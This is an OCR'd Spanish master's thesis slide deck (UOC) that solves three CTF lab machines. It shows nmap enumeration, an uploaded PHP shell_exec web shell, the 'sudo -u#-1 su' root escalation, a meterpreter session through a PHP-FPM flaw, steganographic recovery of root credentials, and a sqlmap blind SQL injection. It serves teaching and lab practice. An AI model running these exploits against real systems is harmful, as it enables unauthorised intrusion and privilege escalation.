Pentesting & Hacking Ético mediante resolución de un Capture The Flag (CTF)

Máster Universitario en Ciberseguridad y Privacidad

Universitat Oberta de Catalunya - UOC

Enero, 2023 - 2022/2023 S1

Seguridad en redes y sistemas

Alumno: Israel Torres Gonzalo

Consultor del Trabajo: Pablo González Pérez

CONTENIDO

INTRODUCCIÓN

EVOLUCIÓN DE LA SEGURIDAD

- Especialización → Nuevos roles
- Interconexión de sistemas → Nuevos elementos
- Internet → Nuevas prácticas
- Madurez → Roles y herramientas específicos
- Formación para nuevos perfiles → Retos *CTF*

INTRODUCCIÓN

PLATAFORMAS ONLINE CTF

- Presentan un entorno seguro
- Formación basada en el reto
- Formación específica nuevos perfiles
- Actualizan metodologías periódicamente

HACKTHEBOX

Try Hack Me

VULNHUB

VULNERABLE BY DESIGN

OBJETIVOS

DEL TFM

Para cada escenario:

- Enumerar los servicios
- Identificar y explotar las vulnerabilidades
- Escalar privilegios
- Ofrecer soluciones

OBJETIVOS

PERSONALES

- Adquirir nuevos conocimientos *pentesting*
- Afianzar conocimientos del máster
- Uso de nuevas herramientas
- Ampliar conocimientos *red/blue team*

DESARROLLO DEL CTF

ESCENARIO 1 – OoOps machine

- Enumeración (nmap):
  - TCP 21 – FTP
  - TCP 22 – SSH
  - TCP 8080 – HTTP / Apache

```
┌──(kali㉿kali)-[~]
└─$ nmap -p21,22,8080,10000 -sV 10.10.10.110
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-11 20:05 EST
Nmap scan report for 10.10.10.110
Host is up (0.00040s latency).

PORT      STATE  SERVICE          VERSION
21/tcp    open   ftp              vsftpd 3.0.3
22/tcp    open   ssh              OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
8080/tcp  open   http             Apache httpd 2.4.29 ((Ubuntu))
10000/tcp closed snet-sensor-mgmt
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.68 seconds
```

- FTP de acceso anónimo con escritura habilitada


```
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.10.110
Connected to 10.10.10.110.
220 (vsFTPd 3.0.3)
Name (10.10.10.110:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10000|)
150 Here comes the directory listing.
drwxrwxrwx    1 0        0            4096 Apr 11  2020 html
226 Directory send OK.
ftp> cd html
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||10000|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0           10918 Apr 11  2020 index.html.bak
-rw-r--r--    1 0        0             164 Apr 11  2020 index.php
226 Directory send OK.
ftp>
```

DESARROLLO DEL CTF

ESCENARIO 1 – OoOps machine

- Análisis y explotación:
  - Carga FTP de ficheros PHP
  - Ejecución PHP desde Apache
  - Comandos *Shell* desde PHP

```
$ cat test2.php
<?php
$output = shell_exec('ls /home/ -lart');
echo "<pre>$output</pre>";
?>
```



- Lectura de *flag* de usuario *hacker* desde *script* PHP


```
{…}shell_exec('cat /home/hacker/flag.txt');{…}
```

Flag de usuario conseguida


DESARROLLO DEL CTF

ESCENARIO 1 – OoOps machine

- Análisis y explotación:
  - Se ejecuta `ps -aux` para revisar procesos
  - Proceso con credenciales en claro como parámetro
  - Se obtienen credenciales del usuario *hacker*



- Acceso *Shell* con usuario *hacker*



DESARROLLO DEL CTF


ESCENARIO 1 – OoOps machine

- Análisis y explotación:
  - Se detecta versión de sudo vulnerable
  - Se explota vulnerabilidad para escalar privilegios (Acceso *Shell* con usuario *root*)

- Lectura de *flag* de *root* desde *Shell*

```
hacker@dbd5a18d337e:~$ sudo -V
Sudo version 1.8.26
Sudoers policy plugin version 1.8.26
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.26
hacker@dbd5a18d337e:~$
```


```
hacker@dbd5a18d337e:~$ whoami
hacker
hacker@dbd5a18d337e:~$ sudo ls /root
Sorry, user hacker is not allowed to execute '/bin/ls /root' as root on dbd5a18d337e.
hacker@dbd5a18d337e:~$ sudo -u#-1 su
root@dbd5a18d337e:/home/hacker# cd /root
root@dbd5a18d337e:~# ls
Dockerfile  execution.sh  flag.txt  myhacker.sh  uoc
root@dbd5a18d337e:~# cat flag.txt
648d390c021ce7cfde2f95ea3fcd71ec
root@dbd5a18d337e:~#
```



Flag de root conseguida

DESARROLLO DEL CTF

ESCENARIO 1 – OoOps machine - Mitigaciones




DESARROLLO DEL CTF

ESCENARIO 2 – Odyssey_v2

- Enumeración (nmap):
  - TCP 2222 – SSH
  - TCP 8080 – HTTP / NGINX

```
┌──(kali㉿kali)-[~]
└─$ nmap -p8080,2222 -sV 10.10.10.110
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-07 18:01 EST
Nmap scan report for 10.10.10.110
Host is up (0.00084s latency).

PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
8080/tcp open  http    nginx 1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.47 seconds
```

- Se utiliza *DirBuster* para conseguir la estructura de los archivos accesibles mediante *WWW*



DESARROLLO DEL CTF

ESCENARIO 2 – Odyssey_v2

- Análisis:
  - Se detecta y consulta <*phpinfo.php*> , en su análisis se descubre que la versión de PHP + FPM es vulnerable

- Explotación:
  - Se utiliza la vulnerabilidad para conseguir sesión *meterpreter*
  - Desde *meterpreter* se lee la *flag* de usuario

```
meterpreter > pwd
/var/www/html/admin
meterpreter > ls
Listing: /var/www/html/admin
=============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  41    fil   2020-07-27 17:09:59 -0400  .flag.txt
100644/rw-r--r--  0     fil   2020-07-24 10:33:22 -0400  admin.php

meterpreter > cat ./.flag.txt
flag is 58C250724441ED96979209921FAC3D89
meterpreter >
```


Flag de usuario conseguida

DESARROLLO DEL CTF

ESCENARIO 2 – Odyssey_v2

Desde la sesión *meterpreter* se revisan los ficheros publicados mediante *WWW* y se listan

Se descargan los ficheros publicados mediante *WWW* y se replica el sitio remoto localmente



DESARROLLO DEL CTF

ESCENARIO 2 – Odyssey_v2

Se analizan las carpetas <*junk*> y se detectan textos codificados en base64 y hexadecimal, se descodifican

Los valores de *junk* 1, 3 y 11 parecen interesantes al ser distintos

Se descubre un fichero <*note.txt*> con referencia a los valores 1, 3 y 11


```
0. bm8gc295IGNsYXZl → base64 decode → no soy clave
1. MTIzNF9zZWM= → base64 decode → 1234_sec
2. bm8gc295IGNsYXZl → base64 decode → no soy clave
3. aG9vcmEh → base64 decode → hoora!
4. bm8gc295IGNsYXZl → base64 decode → no soy clave
5. bm8gc295IGNsYXZl → base64 decode → no soy clave
6. bm8gc295IGNsYXZl → base64 decode → no soy clave
7. bm8gc295IGNsYXZl → base64 decode → no soy clave
8. bm8gc295IGNsYXZl → base64 decode → no soy clave
9. bm8gc295IGNsYXZl → base64 decode → > no soy clave
10. bm8gc295IGNsYXZl → base64 decode → no soy clave
11. 00000000: 6361 6c69 666f 726e 6961 → hex decode → california
12. bm8gc295IGNsYXZl → base64 decode → no soy clave
13. bm8gc295IGNsYXZl → base64 decode → no soy clave
14. bm8gc295IGNsYXZl → base64 decode → no soy clave
15. bm8gc295IGNsYXZl → base64 decode → no soy clave
```

DESARROLLO DEL CTF

ESCENARIO 2 – Odyssey_v2

Se descubre una carpeta de imágenes *<images>* numerada del 0 al 15 con imágenes, algunas similares entre sí

Las imágenes número 1, 3 y 11 parecen ser iguales pero su tamaño es ligeramente distinto y sus *hashes* no coinciden



Se sospecha del uso de esteganografía para ocultar información en estas imágenes

```
┌──(kali㉿kali)-[~/Descargas]
└─$ md5sum 1.jpg 3.jpg 11.jpg
dbe1dd45f43f537e0dc3ab1fdd715ad8  1.jpg
440d02fa42f4229e59932fba4453f33c  3.jpg
d66803f2602ce89a4835bd186f6dee04  11.jpg
```

DESARROLLO DEL CTF

ESCENARIO 2 – Odyssey_v2

Se intentan descodificar con éxito las imágenes con las claves obtenidas en los ficheros *junk* número 1, 3 y 11

```
┌──(kali㉿kali)-[~/Descargas]
└─$ steghide extract -sf 1.jpg -p 1234_sec -xf 1.txt
steghide extract -sf 3.jpg -p hoora! -xf 3.txt
steghide extract -sf 11.jpg -p california -xf 11.txt
anot◆ los datos extra◆dos e/"1.txt".
anot◆ los datos extra◆dos e/"3.txt".
anot◆ los datos extra◆dos e/"11.txt".

┌──(kali㉿kali)-[~/Descargas]
└─$ cat 1.txt 3.txt 11.txt
user: root
pass: !3QwX?j4
flag: /root/.hide/.last
```


Se utilizan las credenciales para acceso a *Shell* como *root* y leer la *flag* de *root*

```
┌──(kali㉿kali)-[~/Descargas]
└─$ ssh root@10.10.10.110 -p 2222
root@10.10.10.110's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.19.0-kali2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Dec 18 16:42:46 2022 from 10.10.10.110
root@3f5e7c1f2feb:~# cat  /root/.hide/.last/.flag.txt
your flag is: 5378aef8946e502ca645a55cbedc5661
root@3f5e7c1f2feb:~#
```

Flag de *root* conseguida

DESARROLLO DEL CTF

ESCENARIO 2 – Odyssey_v2 - Mitigaciones




DESARROLLO DEL CTF

ESCENARIO 3 – jump_force

- Enumeración (nmap):
  - TCP 5000 – HTTP / Apache

```
┌──(kali㉿kali)-[~]
└─$ nmap -p5000 -sV 10.10.10.110
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-18 17:51 EST
Nmap scan report for 10.10.10.110
Host is up (0.00088s latency).

PORT     STATE SERVICE VERSION
5000/tcp open  http    Apache httpd 2.4.25 ((Debian))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.49 seconds
```


- Se utiliza *DirBuster* para conseguir la estructura de los archivos accesibles mediante *WWW*




DESARROLLO DEL CTF

ESCENARIO 3 – jump_force

- Análisis y explotación:
  - Se detecta un formulario *<password.php>* con variables *GET.* Se comprueba afirmativamente que es vulnerable



  - Se utiliza *sqlmap* para extraer la información de la base de datos mediante la técnica *Blind SQL Injection*



DESARROLLO DEL CTF

ESCENARIO 3 – jump_force

Entre toda la información extraída desde el servidor de BBDD, aparece una BBDD llamada *poc* que contiene la primera *flag [poc.flag]*

```
+----------------------------------+-------------+
| flag_value                       | flag_number |
+----------------------------------+-------------+
| 003d873449f8e8ff13b72f2061bfbaa4e5a84b82 | 1337        |
+----------------------------------+-------------+

[20:20:41] [INFO] table 'poc.flags' dumped to CSV file '/home/kali/.local/share/sq
[20:20:41] [INFO] fetching columns for table 'frases' in database 'poc'
[20:20:41] [INFO] fetching entries for table 'frases' in database 'poc'
```

Flag de usuario conseguida

